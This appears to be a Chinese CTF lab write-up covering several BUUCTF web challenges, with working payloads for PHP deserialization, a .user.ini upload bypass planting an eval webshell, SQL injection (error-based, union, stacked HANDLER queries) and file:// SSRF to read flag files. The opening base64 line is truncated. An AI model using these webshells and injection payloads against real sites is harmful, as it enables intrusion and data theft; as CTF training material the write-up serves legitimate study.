aWxlKTsgCiAgICAgnICAgnIGVjaG8gIjxicj4i0wogICAgnICAgnIHJldHVybAoIlUgUiBTTyBDTE9TRSAhLy8vQ09NRSBPTiBQTFoIKTsKICAg
ICAgnICB9ICAKICAgIH0gIAp9ICAKPz4gIAo=

```
<?php

class Flag{ //flag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
    }
}
?>
```

读取file所指向的文件名，上面还写了个flag.php

```
<?php
class Flag{ //flag.php
    public $file='flag.php';
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
    }
}
echo serialize(new Flag());

//0:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

难道只有一个回显位吗

```
?text=php://input&file=useless.php&password=0:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
POST: welcome to the zjctf
```

```
?text=data://text/plain,welcome to the zjctf&file=useless.php&password=0:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
?text=data://text/plain,welcome to the zjctf&file=useless.php&password=0:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

[SUCTF 2019]CheckIn 1

直接上传php文件,无效后缀

Upload Labs

文件名: 未选择文件。

illegal suffix!

上传图片马，又不能有<?

Upload Labs

文件名: 未选择文件。

<? in contents!

上传phtml文件，还是无效后缀，上传前缀为GIF89a，内容为

```
<script language='php'>eval($_POST[1])</script>
```

上传上去给了路径，但这样是没法进行命令执行的，那再试着传一个.htaccess，但.htaccess只针对apache，我只看大佬们都说是nginx，这里就用到了新知识.user.ini，简单来说就是和.htaccess一样都属于配置文件，不过它能用到的地方也更广，功能也更多，这里用到它 auto_append_file、auto_prepend_file 这两个函数，类似于 require()，配置好要包含哪个文件，然后把刚刚已经上传成功的文件包含了，那不就欧克了.user.ini文件构成PHP后门

.user.ini - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(

GIF89a|

auto-prepend_file=222.png

GIF89a

auto-prepend_file=222.png

222.png

```
1 GIF89a
2 <script language='php'> @eval($_POST['qwer'])</script>
```

GIF89a

```
<script language='php'> @eval($_POST['qwer'])</script>
```

GIF89a

The screenshot shows the AntSword interface. In the main window, there's a configuration panel for a connection to 'http://2919c112-daa3-4f5b-b5c3-a57eb042b32b.node4.buuoj.cn:81/uploads/51d19e20c6f20c7c9f7ca03149dc4245/index.php'. The '基础配置' (Basic Configuration) section includes fields for URL address (含端口), connection password (qwer), character encoding (UTF8), and connection type (PHP). Below these are options for encoders: default (selected), base64, and chr. A success message at the bottom right indicates '连接成功!' (Connection successful!).

蚁剑连接在根目录找到flag，或者直接post传命令

http://2919c112-daa3-4f5b-b5c3-a57eb042b32b.node4.buuoj.cn:81/uploads/51d19e20c6f20c7c9f7ca03149dc4245/index.php

Post data Referer User Agent Cookies [Clear All](#)

qwer=system('tac /fl*');

qwer=system('tac /fl*');

[极客大挑战 2019]HardSQL 1



Screenshot of a browser interface showing the error message from the previous image. The browser toolbar includes: 查看器 (Viewer), 控制台 (Console), 调试器 (Debugger), 网络 (Network), 样式编辑器 (Style Editor), 性能 (Performance), 内存 (Memory), 存储 (Storage), 无障碍环境 (Accessibility), 应用程序 (Applications), HackBar, Max HackBar. The URL bar shows: http://29e11f05-4429-43be-bf00-b8697ae0e45c.node4.buuoj.cn:81/check.php?username=1'&password=1. The status bar at the bottom right shows: Contribute now! HackBar v2.

随便输入开始登陆，单引号报错，其他并没报错，应该就是单引号闭合的字符型，输了个or就显示这了，然后发现and/空格/union/select=//**/都是这，应该是被过滤了，想试试报错注入，但是怎么能让报错函数执行呢，这里用到^符号搞异或



Screenshot of a browser interface showing the modified error message from the previous image. The URL bar shows: http://29e11f05-4429-43be-bf00-b8697ae0e45c.node4.buuoj.cn:81/check.php?username=1' or #&password=1. The status bar at the bottom right shows: Contribute now! HackBar v2.

查数据库

```
?username=1'^extractvalue(1,concat(0x7e,(database())))%23&password=1
```



Screenshot of a browser interface showing the XPATH syntax error message from the previous image. The URL bar shows: http://29e11f05-4429-43be-bf00-b8697ae0e45c.node4.buuoj.cn:81/check.php?username=1'^extractvalue(1,concat(0x7e,(database())))%23&password=1. The status bar at the bottom right shows: Contribute now! HackBar v2.

查表

```
?username=1'^extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like('geek'))))%23&password=1
```



Syclover @ cl4y

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Max HackBar

Encryption Encoding SQL XSS Other

Load URL Split URL

http://29e11f05-4429-43be-bf00-b8697ae0e45c.node4.buuoj.cn:81/check.php?username=1'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsq1'))))%23&password=1

Contribute now! HackBar v2

https://blog.csdn.net/welzlin_54648419

查字段

```
?username=1'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsq1'))))%23&password=1
```



Syclover @ cl4y

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Max HackBar

Encryption Encoding SQL XSS Other

Load URL Split URL

http://29e11f05-4429-43be-bf00-b8697ae0e45c.node4.buuoj.cn:81/check.php?username=1'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsq1'))))%23&password=1

https://blog.csdn.net/welzlin_54648419

查数据

```
?username=1'^extractvalue(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1))))%23&password=1
```



Syclover @ cl4y

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Max HackBar

Encryption Encoding SQL XSS Other

Load URL

http://29e11f05-4429-43be-bf00-b8697ae0e45c.node4.buuoj.cn:81/check.php?username=1'^extractvalue(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1))))%23&password=1

```
?username=1'^extractvalue(1,concat(0x7e,(select(right(password,30))from(H4rDsq1))))%23&password=1
```



[MRCTF2020]Ez_bypass 1

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if(md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                if($passwd==1234567)
                {
                    echo 'Good Job!';
                    highlight_file('flag.php');
                    die('By Retr_0');
                }
                else
                {
                    echo "can you think twice??";
                }
            }
            else{
                echo 'You can not get it !';
            }
        }
        else{
            die('only one way to get the flag');
        }
    }
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
```

一个md5弱比较，直接数组就是了

一个is_numeric的绕过，在1234567后加字母，这的确不是数字，但是解析时不接收a

```
?gg[]=1&id[]=2
passwd=1234567a
```

[网鼎杯 2020 青龙组]AreUSerialz 1

```
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        .
```

```

        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET['str'])) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
}

```

打开题看了会，以为通过op两个不同的功能传上去文件然后读取，没想到竟是伪协议控制read()直接读取flag.php的内容。。。这里一共要绕过两个地方 `is_valid()` 和 `__destruct()` 中的强比较

`is_valid()`函数规定字符的ASCII码必须是32-125，而`protected`属性在序列化后会出现不可见字符\00*\00，转化为ASCII码不符合要求。绕过的话：PHP7.1以上版本对属性类型不敏感，`public`属性序列化不会出现不可见字符，可以用`public`属性来绕过

`__destruct()`魔术方法中，`op=="2"`是强比较，而`process()`使用的是弱比较`op=="2"`，可以通过弱类型绕过。绕过方法就是`op=2`，这里的2是整数int类型，`op=2`时，`op=="2"`为false，`op=="2"`为true

最终payload

```

<?php

class FileHandler {

    public $op = 2;
    public $filename = "flag.php";
    public $content;

}

echo serialize(new FileHandler());
?>

?str=O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:8:"flag.php";s:7:"content";N;}

```

这就比较离谱了，这里也可以用文件读取，但我感觉大可不必

啥也没有，查看源代码发现search.php，点进去发现大写字母+数字，base32+base64解得

```
select * from user where username = '$name'
```

应该是通过检验密码与user查出来的密码能否对上，先查字段数

```
name=-1' union select 1,2,3%23&pw=1
```

显示wrong user!，将2的位置替换成admin

```
name=-1' union select 1,'admin',3%23&pw=3
```

显示wrong pass!，本想着这里3与后面密码的3一样就可以了，但还是不对，这里密码应该有一层MD5加密，所以这里传MD5加密的密码，就直接搞出flag了

```
name=-1' union select 1,'admin','eccbc87e4b5ce2fe28308fd9f2a7baf3'%23&pw=3
```

这里并不是查到有admin这个用户，而且密码为3，而是在联合查询并不存在的数据时，联合查询就会构造一个虚拟的数据

[MRCTF2020]你传你□呢 1

上传图片上传成功，上传图片□也上传成功，那尝试上传 .htaccess 文件

```
<FilesMatch "1.png">
  SetHandler application/x-httpd-php
</FilesMatch>
```

还是报我才知道 your problem? 了。上传抓包修改 Content-Type: 为 image/jpeg，上传成功，那上传了图片□直接蚁剑连接

[网鼎杯 2018]Fakebook 1

找了下robots.txt竟然还有收获

```

class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\:\/\//)?([0-9a-zA-Z\-\-]+\.\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\:\S*)?$/i", $blog
    );
    }
}

```

像是一个反序列化，并且中间还有一个 `curl_exec($ch);`，返回来john.php注册一个，注册完发现username能点，发现url有参数，有点像sql注入，试了几下发现就是，并且没有什么防护

the contents of his/her blog

http://blog.csdn.net/weixin_51518115

```
/view.php?no=1 order by 5  
发现union select整体被过滤，利用/**/隔开  
/view.php?no=-1 union/**/select 1,2,3,4  
爆库  
/view.php?no=-1 union/**/select 1,database(),3,4  
爆表  
/view.php?no=-1 union/**/select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema=database()  
爆字段  
/view.php?no=-1 union/**/select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='users'  
找数据  
/view.php?no=-1 union/**/select 1,group_concat(data),3,4 from users  
0:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:17:"http://yster.live";}}
```

也就是我注册的信息并且反序列化了一下，与之前robots.txt里面发现的一样

```
public function getBlogContents ()  
{  
    return $this->get($this->blog);  
}
```

get函数的内容由blog控制，get函数内

【*】 `curl_init` : 初始化一个cURL会话，供 `curl_setopt()`, `curl_exec()` 和 `curl_close()` 函数使用。

【*】 `curl_setopt` : 请求一个url。

其中 `CURLOPT_URL` 表示需要获取的URL地址，后面就是跟上了它的值。

【*】 `CURLOPT_RETURNTRANSFER` 将 `curl_exec()` 获取的信息以文件流的形式返回，而不是直接输出。

【*】 `curl_exec`, 成功时返回 `TRUE`, 或者在失败时返回 `FALSE`。然而，如果 `CURLOPT_RETURNTRANSFER` 选项被设置，函数执行成功时会返回执行的结果，失败时返回 `FALSE`。

【*】 `CURLINFO_HTTP_CODE` : 最后一个收到的HTTP代码。

`curl_getinfo`: 以字符串形式返回它的值，因为设置了 `CURLINFO_HTTP_CODE`, 所以是返回的状态码。

这里的确有设置 `CURLOPT_RETURNTRANSFER`，以文件流的形式返回，那就试试文件读取，直接file flag去

```

<?php
class UserInfo
{
    public $name = "1";
    public $age = "1";
    public $blog = "file:///var/www/html/flag.php";
}
echo serialize(new UserInfo());
?>
0:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";s:1:"1";s:4:"blog";s:29:"file:///var/www/html/flag.php";}

```

| username | age | blog |
|----------|-----|-------------------------------|
| 2 | 1 | file:///var/www/html/flag.php |

the contents of his/her blog



最后找到flag，为什么这里能直接插入反序列化的语句然后执行，其实和sql一样，就是为什么输入sql语句会执行

```
<iframe src="data:text/html; base64,PD9waHANCg0KJGZsYWcgPSAiZmxhZ3syYmMwZjc0Zi1mM2ExLTRhMmEtYTFjYi05YmFjYzdiODU4ZDN9IjsNCmV4aXQoMCK7DQo=" width="100%" height="10em">
```

还有一种方法是sql注入时知道了拥有root权限，然后利用load_file()函数直接去加载一个文件

```
?no=-1 union/**/select 1,load_file("/var/www/html/flag.php"),3,4
```

[GYCTF2020]Blacklist 1

真是新姿势，前所未有的新姿势，一眼看到题就是以前见过的一道，但过滤了更多，根本没法搞，这里用到新的HANDLER: HANDLER [表名] OPEN;语句打开一个表，使其可以使用后续HANDLER [表名] READ; 该表对象未被其他会话共享，并且在会话调用HANDLER [表名] CLOSE;或会话终止之前不会关闭

```

1';show databases;
1';show tables;
1';show columns from `FlagHere`;

1';handler FlagHere open;handler FlagHere read first;handler FlagHere close;#

```